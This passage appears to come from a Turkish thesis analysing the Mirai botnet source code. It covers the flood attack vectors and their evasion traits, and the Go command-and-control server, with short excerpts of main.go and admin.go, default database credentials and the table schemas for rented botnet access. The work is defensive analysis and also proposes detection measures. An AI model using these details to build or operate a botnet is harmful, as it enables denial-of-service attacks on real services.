SYN flood saldırı vektörü attack_tcp.c dosyası içerisine kodlanmıştır. SYN saldırı vektörüne dair kaynak kodlar incelendiğinde tipik bir SYN flood fonksiyonuyla benzer özelliklere sahip olduğu görülmüştür. Ancak saldırı parametrelerinde 6 TCP kontrol bayrağının da (URG, ACK, PSH, RST, SYN ve FIN) seçilebildiği tespit edilmiştir.

Kaynak port numarası ve hedef port numarası rastgele belirlenmektedir. Bu durum ağ güvenlik cihazları üzerinde parmak izine dayalı tedbir geliştirmeyi zorlaştırmaktadır.


STOMP saldırı vektörü

STOMP saldırı vektörü attack_tcp.c dosyası içerisine kodlanmıştır. Bu saldırı tipinde üçlü el sıkışma tamamlandıktan sonra hedefe ACK veya PSH+ACK flood düzenleyerek DDoS azaltma tedbirlerini atlatmak hedeflenir. Çünkü üçlü el sıkışmanın başarıyla tamamlanması sonrasında güvenlik araçları kaynak IP adreslerini beyaz listeye alma eğilimindedir.

Mirai içerisinde bu saldırı vektörüne ait kaynak kod analiz edildiğinde ortalama 822 byte boyutundaki PSH+ACK paketler ile saldırının gerçekleştirildiği görülmektedir. Bu sebeple bu saldırı vektöründe volumetrik saldırı yapılmasının amaçlandığını söylemek mümkündür. Ayrıca üçlü el sıkışmadan sonra Mirai'nin bağlantı kurduğu portu değiştirdiği görülmüştür. Bu tür bir anomaliyi mevcut güvenlik cihazlarıyla tespit etmek mümkündür. Ancak saldırgan tarafından bu davranışı sağlayan kodlar değiştirilebilir.

GREIP ve GREETH flood saldırı vektörleri

GRE protokolü Cisco tarafından geliştirilmiş bir IP tünelleme protokolüdür. Çeşitli protokollere ait paketler sarmallanarak (encapsulation) Cisco yönlendiriciler ile uzak noktalar arasında sanal noktadan noktaya hatlar oluşturulur ve bu hatlar üzerinden veri iletimi sağlanır [92]. GREIP ve GREETH paketlerinin yapısı Şekil 3.19 'da görülmektedir.



Şekil 3.19 : GRE protokolü paketlerinin yapısı: (a) GREIP, (b) GREETH.

GRE flood saldırılarında bot cihazlar tarafından oluşturulan GRE paketleri aynı anda hedef ağ cihazına gönderildiğinde hedef cihaz bu paketleri açmaya, içerisindeki veri yükünü işlemeye ve veri yükünde kayıtlı IP adresine paketleri iletmeye çalışırken kaynaklarını tüketir ve gelen başka paketleri işleyemez hale gelir; ayrıca bu saldırı vektöründe bant genişliğini tüketmek de mümkündür [93].

GRE saldırı vektörleri attack_gre.c dosyası içerisine kodlanmıştır. GREIP saldırı vektörüne ait kaynak kodlar incelendiğinde 512 byte boyutundaki UDP paketinden oluşan veri yükünün (payload) GRE paketleri içerisine sarmallandığı görülmektedir. Veri yükü içerisindeki UDP paketinin IP başlık bilgilerinde rastgele seçilmiş kaynak IP adresi ve portu ile hedef IP adresi ve portuna sahip olduğu, dolayısıyla aldatma yapıldığı görülmektedir.


GREETH saldırı vektöründe sarmalanan veri yükü içerisinde IP adresleri yerine MAC adresleri kullanılmaktadır. GREIP'de olduğu gibi bu saldırı vektöründe de 512 byte boyutundaki UDP paketinden oluşan veri yükü kullanılmakta, UDP paketlerinin ethernet başlığında kaynak ve hedef MAC adreslerinin rastgele verildiği görülmektedir.

GRE paketleri bir TCP veya UDP paketi değildir; tümüyle farklı bir protokole ait paketlerdir. Dolayısıyla bu saldırı vektörüne yönelik tedbir alırken trafiğin engellenmesi veya tespitinde doğrudan bu protokole yönelik politika belirlenmesi gerekmektedir. Gelen GRE paketlerinde 512 byte büyüklüğünde UDP paketi olması bilgisinden istifade edilerek hazırlanan güvenlik politikası ile Mirai botnet tarafından gerçekleştirilen GRE flood saldırılarından korunmada başarı sağlanabileceği değerlendirilmiştir.

ACK flood saldırı vektörü

ACK flood saldırı vektörü attack_tcp.c dosyası içerisine kodlanmıştır. ACK flood saldırı vektörüne dair kaynak kodlar incelendiğinde tipik bir ACK flood fonksiyonuyla benzer özelliklere sahip olduğu görülmüştür. ACK paketlerinin varsayılan olarak 512 byte boyutunda olduğu ve isteğe göre değiştirilebildiği tespit edilmiştir. Saldırı parametrelerinde 6 TCP kontrol bayrağının da (URG, ACK, PSH, RST, SYN ve FIN) seçilebildiği tespit edilmiştir. Kaynak port numarası ve hedef port numarası rastgele belirlenmektedir. Bu durum ağ güvenlik cihazları üzerinden parmak izine dayalı tedbir

geliştirmeyi zorlaştırdığı gibi hedef IP adresinde hizmet veren sistemin botnete bağlı cihazlar yerine rastgele oluşturulmuş IP adreslerine RST paketi döndürmesi, bu sayede botnete bağlı cihazların kaynaklarının tüketilmesinin önlenmesi sağlanır. ACK flood saldırısı görseli Şekil 3.20 ‘de sunulmuştur.



Şekil 3.20 : ACK flood saldırısı.

UDP flood saldırı vektörü

UDP flood saldırılarında hedef IP adresinde hizmet veren sistemin rastgele seçilen portlarına çok sayıda UDP paketi gönderilir. Paketleri alan uzak sistem paketlerin geldiği portları dinleyen uygulamaları kontrol eder, hiçbir uygulamanın bu portları dinlemediğini görür ve paketleri “ICMP Destination Unreachable” paketiyle yanıtlar. Çok sayıda ICMP paketi gönderimi sistem kaynaklarını tüketeceği gibi diğer istemcilerin uzak sisteme erişimi de engellenir. Saldırganlarca sahte kaynak IP adresi kullanıldığından yanıt olarak dönen ICMP paketleri saldırganların sistemlerine ulaşmaz [21].

UDP flood saldırı vektörü kaynak kodları attack_udp.c dosyası içerisine kodlanmıştır. Saldırı için kullanılacak UDP paketlerinin boyutlarının varsayılan olarak 512 byte seçildiği ancak isteğe bağlı olarak bu boyutun değiştirilebildiği görülmüştür. Aynı şekilde ttl (time to live), df (don’t fragment) biti isteğe bağlı olarak konfigüre edilebilmektedir. Kaynak port numarası ve hedef port numarası rastgele belirlenmektedir. Bu durum ağ güvenlik cihazları üzerinden parmak izine dayalı tedbir geliştirmeyi zorlaştırırken bot cihazın bu saldırıyı üretmede kullandığı işlemci gücünü arttırmaktadır. Bu saldırı vektörünün laboratuvar ortamında test edilmesi neticesinde


Raspberry Pi cihazlarında başarıyla çalışırken kameraları kısa bir süre içerisinde işlevsiz hale getirdiği (crash) gözlemlenmiştir [89].

UDPplain saldırı vektörü

UDPplain saldırı vektörü UDP flood saldırı vektörüyle aynı esaslarla hedef sistemi etkilemektedir. Kaynak kodlar attack_udp.c dosyası içerisine kodlanmıştır. Kaynak kodlar incelendiğinde UDP flood saldırı vektörüne göre daha az parametrenin olduğu, sadece paket uzunluğu, paket içeriği, kaynak portu ve hedef portun değiştirilebildiği görülmüştür. Bu durum işlemci gücü sınırlı IP kamera gibi cihazların bu saldırıyı daha etkin bir şekilde yürütmesine imkan sağlamaktadır. Rastgele seçilen port numaları saldırgan tarafından belirlenen sayılarla değiştirilmediği sürece parmak izine dayalı tedbirlerin bu saldırı trafiğini kesmede yetersiz kalacağı değerlendirilmektedir.

HTTP flood saldırı vektörü

HTTP flood saldırıları uygulama katmanı seviyesinde icra edilen saldırılardır. Hedef web sunucusunda çok sayıda HTTP-GET veya HTTP-POST istekleri gönderilerek sunucunun kaynaklarının tüketilmesi amaçlanır. Hedef sunucu legal isteklerle saldırı kapsamında gönderilen istekleri ayırt edemez ve gelen tüm isteklere yanıt vermek için kaynaklarını kullanır, saldırıya botlar da dahil ederek saldırının etkinliği arttırılır [26,27]. Örnek bir HTTP-GET flood saldırısı görseli Şekil 3. 21'de sunulmuştur.



Şekil 3.21 : HTTP-GET flood saldırı görseli.

HTTP saldırı vektörü kaynak kodları attack_app.c dosyası içerisine kodlanmıştır. Kaynak kodları incelendiğinde esnek ve etkin bir saldırı metodu olduğu değerlendirilmiştir. Saldırı parametreleri domain (etki alanı adı), dport (hedef port, varsayılan random), method (http metodu, varsayılan get), postdata (POST içeriği,

varsayılan boş), path (http path, varsayılan dosya yolu) ve conns (bağlantı sayısı) olarak belirlenmiştir. Genellikle GET ve POST metotları ile HTTP flood saldırıları gözlemlense de Mirai DELETE vb. metotlarla trafik üretmeyi de desteklemektedir. Her ne kadar hedef port varsayılanı rastgele olarak belirlendiyse de 80 portunun saldırganlarca hedef alınacağı değerlendirilmektedir. Bu saldırı vektörü ile yapılan testlerde, hedef web sitesindeki içerik de göz önünde bulundurularak, saldırganlarca üretilen trafiğe web sunucusu tarafından 20 kat daha büyük boyutta trafikle cevap verildiği tespit edilmiştir [89].

3.2.2 Komuta kontrol sunucusu

Komuta kontrol sunucusunun işletiminde kullanılan cnc alt dizininde bulunan dosyalar incelendiğinde Go programlama dili ile yazıldığı görülmektedir. Go programlama dili derlenme ve yürütme işlemlerinde verimli, açıklayıcı bir programlama diliyle güvenilir ve dayanıklı programlar yazabilmek amacıyla Google tarafından 2007 yılında geliştirilmiş ve 2009 yılında duyurulmuştur [94].

Komuta kontrol sunucusu temel amacı Mirai bünyesinde tanımlı üç aktörün (bot, admin, user) Mirai botnet ile etkileşimini sağlamaktır. Bu kapsamda bot ağının yönetimi, admin ve kullanıcı hesapların yönetimi, saldırı düzenleme, veritabanı oluşturulması ve işlem kaydının tutulması faaliyetleri icra edilmektedir.

3.2.2.1 Komuta kontrol sunucusunun başlatımı

Cnc dizini içerisindeki main.go dosyası incelendiğinde öncelikle bir bağlı cihaz listesi ve MySQL veritabanı oluşturulduğu görülmektedir. Veritabanı yönetici hesabı kullanıcı adı “root”, parolası “password” olarak belirlenmiştir. Veritabanı adı “mirai” olarak adlandırılmıştır. Bot cihazlar komuta kontrol sunucusu ile 23 numaralı port üzerinden TELNET ile iletişim kurduğundan sunucunun 23 numaralı portu dinlenerek bot cihazlarn bağlantı kurması beklenmektedir. Oluşturulan veritabanının adresi varsayılan olarak 127.0.0.1 olarak belirlenmiştir. Veritabanına erişim bir API üzerinden sağlanmaktadır ve iletişim 101 numaralı port üzerinden gerçekleşmektedir. Main.go içerisindeki bir kısım kaynak kodlar Şekil 3.22’de verilmiştir.

23 portu dinlenirken bu porttan gelen veri initalHandler() fonksiyonuyla işlenmektedir. Gelen veri 00 00 00 int (int >0) ise bu verinin bot bir cihazdan geldiği

anlaşılmakta ve bot.go dosyasında tanımlanan NewBot() fonksiyonuyla bilgileri kayıt altına alınarak clientList.go dosyası ile oluşturulan bot cihaz listesine yeni bir cihaz olarak eklenmektedir. Gelen veri farklı bir formatta ise yeni bir kullanıcının bağlantı kurduğu değerlendirilerek oturum açması istenmektedir. 101 portu dinlenirken bu port

```
main.go

10 const DatabaseAddr string   = "127.0.0.1"
11 const DatabaseUser string   = "root"
12 const DatabasePass string   = "password"
13 const DatabaseTable string  = "mirai"
14
15 var clientList *ClientList = NewClientList()
16 var database *Database = NewDatabase(DatabaseAddr, DatabaseUser, DatabasePass,
   DatabaseTable)
17
18 func main() {
19     tel, err := net.Listen("tcp", "0.0.0.0:23")
20     if err != nil {
21         fmt.Println(err)
22         return
23     }
24
25     api, err := net.Listen("tcp", "0.0.0.0:101")
26     if err != nil {
27         fmt.Println(err)
28         return
29     }
```

Şekil 3.22 : Komuta kontrol sunucusunun başlatımına dair kaynak kodlar.


üzerinden gelen veri yeni bir saldırı düzenlemek üzere apiHandler() fonksiyonu ile işlenerek yeni API bağlantısı olarak parse edilmektedir.

3.2.2.2 Admin ve kullanıcı işlemleri


Kayıtlı yöneticilerin oturum açarak botneti yönetmesi, yeni yönetici/kullanıcı oluşturulması, admin olmayan kullanıcıların oturum açması ve saldırı başlatımı işlemleri admin.go dosyası içerisinde kayıtlı fonksiyonlar yardımıyla gerçekleştirilmektedir. Arayüz içerisinde kullanıcıyı yönlendiren komut ve uyarıların Rusça ve İngilizce olarak yazıldığı görülmüştür.

Komuta konrol sunucusuna bağlantı sağlandığında kullanıcıya prompt.txt dosyası içerisinde kayıtlı“я люблю куриные наггетсы” (Tavuk nugget severim) cümlesi hoş geldin mesajı olarak gösterilmekte ve “пользователь: (kullanıcı)”, “пароль : (parola)” satırları gösterilerek oturum açma bilgileri girilmesi istenmektedir. Girilen kullanıcı adı ve parola MySQL veritabanında doğrulanmaktadır. Söz konusu arayüze ait ekran görüntüsü Resim 3.1’de sunulmuştur.

Resim 3.2'de gösterildiği üzere oturum başarıyla açıldığı takdirde kullanıcıya botnete bağlı güncel bot sayısı, saldırı tipleri görüntülenmekte ve hangi saldırı tipinin seçileceği konusunda kullanıcıdan girdi beklenmektedir.




Resim 3.1: Komuta kontrol sunucusunda oturum açma ekranı görüntüsü.



Resim 3.2: Kullanıcı tarafından görüntülenen saldırı vektörü bilgileri.

Resim 3.3'de görüldüğü üzere oturum açma işlemi başarısız olduğu takdirde проверив счета (hesapları denetle), произошла неизвестная ошибка (bilinmeyen bir hata oluştu), нажмите любую клавишу для выхода. (çıkmak için herhangi bir tuşa basın) ikazları ile kullanıcı yönlendirilmektedir.

Bu ikazlar dışındaki geri kalan tüm uyarı ve komutlar kullanıcıya İngilizce dilinde gösterilmektedir. Oturum açma fonksiyonu Şekil 3.23'de gösterilmiştir.




Resim 3.3: Başarısız oturum açma işleminde görüntülenen ikazlar.

```
admin.go

52      this.conn.SetDeadline(time.Now().Add(120 * time.Second))
53      this.conn.Write([]byte("\r\n"))
54      spinBuf := []byte{'-', '\\', '|', '/'}
55      for i := 0; i < 15; i++ {
56         this.conn.Write(append([]byte("\r\033[37;1mпроверив счета...
           \033[31m"), spinBuf[i % len(spinBuf)]))
57         time.Sleep(time.Duration(300) * time.Millisecond)
58      }
59
60      var loggedIn bool
61      var userInfo AccountInfo
62      if loggedIn, userInfo = database.TryLogin(username, password);
        !loggedIn {
63       this.conn.Write([]byte("\r\033[32;1mпроизошла неизвестная
           ошибка\r\n"))
64       this.conn.Write([]byte("\033[31mнажмите любую клавишу для выхода.
           (any key)\033[0m"))
65       buf := make([]byte, 1)
66       this.conn.Read(buf)
67       return
68      }
```


Şekil 3.23 : Admin.go içerisinde kayıtlı oturum açma fonksiyonu.

Yeni kullanıcılar kayıtlı yöneticiler tarafından adduser() fonksiyonu ile tanımlanmaktadır. Söz konusu fonksiyon ve bu fonksiyonun çağırdığı diğer fonksiyonlar incelendiğinde tanımlanan kullanıcılara yeni kullanıcı oluşturma yetkisi verilmediği; ancak saldırı düzenleme yekisi verildiği ve her kullanıcının saldırı için kullanabileceği bot sayısının tanımlanabildiği görülmüştür. Bu bulgu bot sayısı ile orantılı olarak artan meblağlarda maddi çıkar karşılığında botnetin tanımlanan kullanıcıların hizmetine sunulduğunu göstermektedir. User isimli yönetici hesabından

yeni kullanıcı oluşturma işlemi Resim 3.4'te, yönetici olmayan kullanıcıların adduser() fonksiyonunu çalıştıramadığı Resim 3.5'te gösterilmiştir.



Resim 3.4: Yeni kullanıcı oluşturma.



Resim 3.5: Admin olmayan kullanıcıların adduser komutunu çalıştıramaması.

3.2.2.3 Veritabanı işlemleri

Veritabanının oluşturulması, tabloların yaratılması ve dış fonksiyonlardan gelen verilerin doğrulanmasına yönelik işlemler database.go dosyası içerisine kodlanan fonksiyonlar yardımıyla gerçekleştirilmektedir. Kaynak kodlar incelendiğinde github.com adresinden go-mysql sürücüsünün import edildiği ve veritabanın "mirai" adıyla MySQL üzerinden oluşturulduğu görülmüştür. Main.go'nun NewDatabase() fonksiyonu ile göndermiş olduğu IP adresi, veritabanı yöneticisi hesap bilgileri ve

veritabanı adı kullanılarak yeni bir veritabanı oluşturulmakta, veritabanı üzerinde tablolar yaratılmaktadır. Veritabanı üzerinde USERS, HISTORY, WHITELIST olmak üzere üç farklı tablo tutulduğu görülmüştür. USERS tablosunda kayıtlı kullanıcıların kayıt numaraları (id), kullanıcı adı ve parola bilgileri, admin olup olmadığı, en son ne zaman ödeme yaptığı, api.go üzerinde tanımlı fonksiyonlara erişim için gerekli API anahtarı; HISTORY tablosunda kullanıcılarca gerçekleştirilmiş saldırıların tarihi, süresi, kullanılan bot sayısı, kullanılan komutlar gibi bilgiler; WHITELIST tablosunda botmaster tarafından hedef alınması istenmeyen site bilgileri tutulmaktadır. USERS tablosu içeriği Çizelge 3.2'de, HISTORY tablosu içeriği Çizelge 3.3'de, WHITELIST tablosu içeriği Çizelge 3.4'te verilmiştir. Bir kullanıcının oturum açma bilgilerini kontrol eden TryLogin(), saldırı yapmaya yetkili olup olmadığını kontrol eden CanLaunchAttack(), API anahtarını kontrol eden CheckApiCode(), hedef sitenin beyaz listede kayıtlı olup olmadığını kontrol eden ContainsWhitelistedTargets() fonksiyonları database.go içerisinde tanımlanmıştır.

Çizelge 3.2 : Mirai veritabanında tutulan USERS tablosu.

Alan	Veri Tipi	Anahtar	Varsayılan Değer
id	int(11)	PRI	NULL
username	varchar(15)	UNI	NULL
password	varchar(15)		NULL
api_key	varchar(500)		NULL
max_bots	int(11)		NULL
admin	int(11)		NULL
wrc	int(11)		0
last_paid	timestamp		current_timestamp
cooldown	int(11)		NULL
duration_limit	int(11)		NULL
intvl	int(11)		30

Çizelge 3.3 : Mirai veritabanında tutulan HISTORY tablosu.


Alan	Veri Tipi	Anahtar	Varsayılan Değer
user_id	int(11)	MUL	NULL
time_sent	timestamp	UNI	current_timestamp
duration	int(11)		NULL
command	varchar(500)		NULL
max_bots	int(11)		NULL

Çizelge 3.4 : Mirai veritabanında tutulan WHITELIST tablosu.

Alan	Veri Tipi	Anahtar	Varsayılan Değer
prefix	varchar(15)		NULL
netmask	int(11)		NULL

3.2.2.4 Saldırı başlatımı

Komuta kontrol sunucusu üzerinde oturum açan kullanıcıların vermiş olduğu saldırı komutlarını işleme faaliyeti attack.go dosyası içerisinde kodlanmış fonksiyonlarla gerçekleştirilmektedir. Ayrıca admin.go vasıtasıyla sunulan arayüz üzerinden girilen komutlara göre görüntülenen uyarı ve bilgilendirme mesajları attack.go dosyası içerisine kodlanmıştır. Kullanıcının komut satırı girdilerine göre saldırı vektörlerine ait bilgiler ve bu vektörlere tanımlı bayraklar görüntülenmektedir. Attack.go içerisindeki kaynak kodları incelendiğinde toplam 25 bayrağın tanımlı olduğu görülmektedir. SYN flood saldırı vektörüne ait bayraklar ve bunların kullanıcıya görüntülenmesi işlemi Resim 3.6'da, tanımlı tüm bayraklara ait komut ve nitelikler Çizelge 3.5'te gösterilmiştir.



Resim 3.6: SYN flood saldırı vektörü bayraklarının görüntülenmesi.

Kullanıcı tarafından girilen saldırı komutlarının içeriği ve formatı yine attack.go içerisindeki fonksiyonlar ile kontrol edilmekte, hatalı girişlerde kullanıcı ikaz edilmekte, doğrulanan komutlar bot cihazlara iletilmek üzere api.go içerisindeki fonksiyonlara parse edilmektedir.

